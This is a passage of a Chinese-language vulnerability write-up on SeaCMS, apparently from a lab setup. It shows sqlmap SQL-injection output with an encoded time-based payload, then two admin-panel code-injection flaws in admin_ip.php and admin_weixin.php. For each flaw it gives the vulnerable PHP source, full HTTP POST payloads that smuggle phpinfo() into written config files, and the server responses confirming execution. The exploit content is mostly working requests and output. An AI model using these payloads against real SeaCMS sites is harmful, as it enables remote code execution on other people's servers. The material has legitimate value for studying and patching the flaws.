OiJnZXRsaXN0bnVtYCkgdmFsdWVzKDMrKDE9MiApIEFORCAoU0VMRUNUIDI0NzEgR1JPTSAoU0VMRUNUKFNMRUVQKDItKE1GKE9SRChNSUQoKFNFTEVDVCBE
SVNUSU5DVChJRk5VTEwoQ0FTVChzY2hlbWFfbmFtZSBBUyBOQ0hBUiksMHgyMCkpIEZST00gSU5GT1JNQVRJT05fU0NIRU1BLlNDSEVNQVRBIExJTU1UIDEw
LDEpLDcsMSkpPjEsMCwyKSkpKSlaaWZWKSBBTkQgKDg5NTg9ODk1OCkpIyI7aToxMjM7fXM6NDoidHlwZSI7YTowOnt9fQ==:END
[14:47:56] [INFO] retrieved: seacms
[14:47:56] [DEBUG] performed 46 queries in 33.13 seconds
available databases [11]:
[*] dingdan
[*] dvwa
[*] information_schema
[*] mysql
[*] performance_schema
[*] pikachu
[*] pkxss
[*] seacms
[*] sys
[*] test
[*] xssplatform

[14:47:56] [INFO] fetched data logged to text files under 'C:\Users\11962\AppData\Local\sqlmap\output\192.168.164.138'
[14:47:56] [WARNING] you haven't updated sqlmap for more than 156 days!!!

[*] ending @ 14:47:56 /2020-06-22/
```


后台命令执行（一）

在 w1aqhp/admin_ip.php 下第五行使用 set 参数

```
if($action=="set")
{
        $v= $_POST['v'];
        $ip = $_POST['ip'];
        $open=fopen("../data/admin/ip.php","w" );
        $str='<?php ';
        $str.='$v = "';

        $str.="$v";
        $str.='"; ';
        $str.='$ip = "';
        $str.="$ip";
        $str.='"; ';
        $str.=" ?>";
        fwrite($open,$str);
        fclose($open);
        ShowMsg("成功保存设置!","admin_ip.php");
        exit;
}
```


对用户输入没有进行任何处理，直接写入文件

构造 payload




```
POST /w1aqhp/admin_ip.php?action=set HTTP/1.1
Host: 192.168.164.138
Content-Length: 38
Cache-Control: max-age=0
Origin: http://192.168.164.138
Upgrade-Insecure-Requests: 1
DNT: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:33.0) Gecko/20120101 Firefox/33.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-ex
change;v=b3
Referer: http://192.168.164.138/w1aqhp/admin_video.php?action=add
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=tt4uitbucrgi526e3k1l53uv82;
history=%5B%7B%22name%22%3A%22asdasd%22%2C%22pic%22%3A%22%2Fpic%2Fnopic.gif%22%2C
%22link%22%3A%22%2Fvideo%2F%3F3-0-0.html%22%2C%22part%22%3A%22%22%7D%5D;
XDEBUG_SESSION=16938
Connection: close

v=0&ip=+1212112123121231";phpinfo();//
```

查看 \data\admin\ip.php




```
<?php $v = "0"; $ip = " 1212112123121231";phpinfo();//";  ?>
```



```
GET /data/admin/ip.php HTTP/1.1
Host: 192.168.164.138
```

PHP Version 5.4.45




```
DNT: 1
X-Request-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:33.0) Gecko/20120101
Firefox/33.0
Accept: */*
Referer: http://192.168.164.138/w1aqhp/admin_video.php?action=add
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=tt4uitbucrg626e3k1f53uv82;
history=%5B%7B%22name%22%3A%22asdasd%22%2C%22pic%22%3A%22%2Fpic%
2Fnopic.gif%22%2C%22link%22%3A%22%2Fvideo%2F%3F3-0-0.html%22%2C%22part
%22%3A%22%22%7D%5D; XDEBUG_SESSION=16938
Connection: close
```

System	Windows NT WIN-H4GIFUKVGMC 6.1 build 7601 (Windows Server 2008 R2 Datacenter Edition Service Pack 1) i586
Build Date	Sep 2 2015 23:45:20
Compiler	MSVC9 (Visual C++ 2008)
Architecture	x86
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--disable-isapi" "--disable-nsapi" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8-11g=C:\php-sdk\oracle\instantclient11\sdk,shared" "--with-enchant=shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--disable-static-analyze" "--with-pgo"
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration File	C:\phpstudy_pro\Extensions\php\php5.4.45nts\php.ini


后台命令执行（二）

在 w1aqhp/admin_weixin.php 下第五行，使用 set 参数

对传入参数没有进行处理，拼接字符串




```
5   if($action=="set")
6   {
7       $isopen = $_POST['isopen'];
8       $title = htmlspecialchars($_POST['title']);
9       $url = $_POST['url'];
10      $ckmov_url = $_POST['ckmov_url'];
11      $follow = htmlspecialchars($_POST['follow']);
12      $noc = htmlspecialchars($_POST['noc']);
13      $dpic = $_POST['dpic'];
14      $help = htmlspecialchars($_POST['help']);
15      $topage = $_POST['topage'];
16      $sql_num = intval($_POST['sql_num']);
17      $dwz = $_POST['dwz'];
18      $dwztoken = $_POST['dwztoken'];
19
20      $msg1a = $_POST['msg1a'];
21      $msg1b = $_POST['msg1b'];
```




```
22      $msg2a = $_POST['msg2a'];
23      $msg2b = $_POST['msg2b'];
24      $msg3a = $_POST['msg3a'];
25      $msg3b = $_POST['msg3b'];
26      $msg4a = $_POST['msg4a'];
27      $msg4b = $_POST['msg4b'];
28      $msg5a = $_POST['msg5a'];
29      $msg5b = $_POST['msg5b'];
30
31      $open=fopen( filename: "../data/admin/weixin.php", mode: "w" );
32      $str='<?php ';
33
```

在 118 行写入文件



```
107     $str.="$msg4b";
108     $str.='"); ';
109
110     $str.='define("msg5a", "';
111     $str.="$msg5a";
112     $str.='"); ';
113     $str.='define("msg5b", "';
114     $str.="$msg5b";
115     $str.='"); ';
116
117     $str.=" ?>";
118     fwrite($open,$str);
119     fclose($open);
120     ShowMsg("成功保存设置!","admin_weixin.php");
121     exit;
122 }
```

构造 payload




```
POST /w1aqhp/admin_weixin.php?action=set HTTP/1.1
Host: 192.168.164.138
Content-Length: 1110
Cache-Control: max-age=0
Origin: http://192.168.164.138
Upgrade-Insecure-Requests: 1
DNT: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:33.0) Gecko/20120101 Firefox/33.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-ex
change;v=b3
Referer: http://192.168.164.138/w1aqhp/admin_video.php?action=add
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=tt4utbucrg626e3k1f63u4f2;
history=%5B%7B%22name%22%3A%22asdasd%22%2C%22pic%22%3A%22%2Fpic%2Fnopic.gif%22%2C
%22link%22%3A%22%2Fvideo%2F%3F3-0-0.html%22%2C%22part%22%3A%22%22%7D%5D;
XDEBUG_SESSION=16938
Connection: close

isopen=y&url=https%3A%2F%2Fwww.seacms.net&title=%E6%B5%B7%E6%B4%8B%E5%BD%B1%E8%A
7%86&ckmov_url=%23set%28%3D894752085%2B978602838%29&dpic=https%3A%2F%2Fwww.seacms.net
%2Fapi%2Fwx.jpg&follow=%E6%84%9F%E8%B0%A2%E6%82%A8%E7%9A%84%E5%85%B3%E6%B3%
A8%E3%80%82&noc=%E6%9A%82%E6%97%A0%E4%BD%A0%E8%A6%81%E7%9A%84%E5%86%85
%E5%AE%B9%E3%80%82&help=%E8%BF%99%E6%98%AF%E5%B8%AE%E5%8A%A9%E4%BF%A1
%E6%81%AF%E3%80%82&topage=d&dwz=n&dwztoken=dwztoken&sql_num=15&msg1a=%E5%85%B3%
E9%94%AE%E8%AF%8D1&msg1b=%E5%85%B3%E9%94%AE%E8%AF%8D%E5%9B%9E%E5%A4%8
D%E7%9A%84%E5%86%85%E5%AE%B91&msg2a=%E5%85%B3%E9%94%AE%E8%AF%8D2&msg2b=
%E5%85%B3%E9%94%AE%E8%AF%8D%E5%9B%9E%E5%A4%8D%E7%9A%84%E5%86%85%E5%A
E%B92%3Ca+href%3D%27http%3A%2F%2Fwww.seacms.net%27%3E%E9%93%BE%E6%8E%A5%E6%B
5%8B%E8%AF%95%3C%2Fa%3E%EF%BC%8C%E6%B5%8B%E8%AF%95%E7%BB%93%E6%9D%9F
%E3%80%82&msg3a=%E5%85%B3%E9%94%AE%E8%AF%8D3&msg3b=%E5%85%B3%E9%94%AE%E
8%AF%8D%E5%9B%9E%E5%A4%8D%E7%9A%84%E5%86%85%E5%AE%B93&msg4a=%E5%85%B3%
E9%94%AE%E8%AF%8D4&msg4b=%E5%85%B3%E9%94%AE%E8%AF%8D%E5%9B%9E%E5%A4%8
D%E7%9A%84%E5%86%85%E5%AE%B94&msg5a=%E5%85%B3%E9%94%AE%E8%AF%8D5&msg5b=
1231");phpinfo();//
```

```
HTTP/1.1 200 OK
Date: Mon, 22 Jun 2020 06:57:25 GMT
Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a
X-Powered-By: PHP/5.4.45
Connection: close
Content-Type: text/html;charset=utf-8
Content-Length: 76716

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml"><head>
<style type="text/css">
body {background-color: #ffffff; color: #000000;}
body, td, th, h1, h2 {font-family: sans-serif;}
pre {margin: 0px; font-family: monospace;}
a:link {color: #000099; text-decoration: none; background-color: #ffffff;}
a:hover {text-decoration: underline;}
table {border-collapse: collapse;}
.center {text-align: center;}
.center table { margin-left: auto; margin-right: auto; text-align: left;}
.center th { text-align: center !important; }
td, th { border: 1px solid #000000; font-size: 75%; vertical-align: baseline;}
h1 {font-size: 150%;}
h2 {font-size: 125%;}
.p {text-align: left;}
.e {background-color: #ccccff; font-weight: bold; color: #000000;}
.h {background-color: #9999cc; font-weight: bold; color: #000000;}
.v {background-color: #cccccc; color: #000000;}
.vr {background-color: #cccccc; text-align: right; color: #000000;}
img {float: right; border: 0px;}
hr {width: 600px; background-color: #cccccc; border: 0px; height: 1px; color: #000000;}
</style>
<title>phpinfo()</title><meta name="ROBOTS" content="NOINDEX,NOFOLLOW,NOARCHIVE" /></head>
<body><div class="center">
<table border="0" cellpadding="3" width="600">
<tr class="h"><td>
<a href="http://www.php.net/"><img border="0" src="/w1aqhp/admin_weixin.php?=PHPE9568F34-D428-11d2-A769-00AA001ACF42" alt="PHP L
</td></tr>
</table><br />
```

访问

访问 /data/admin/weixin.php



```
GET /data/admin/weixin.php HTTP/1.1
Host: 192.168.164.138
DNT: 1
X-Request-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:33.0) Gecko/20120101
Firefox/33.0
Accept: */*
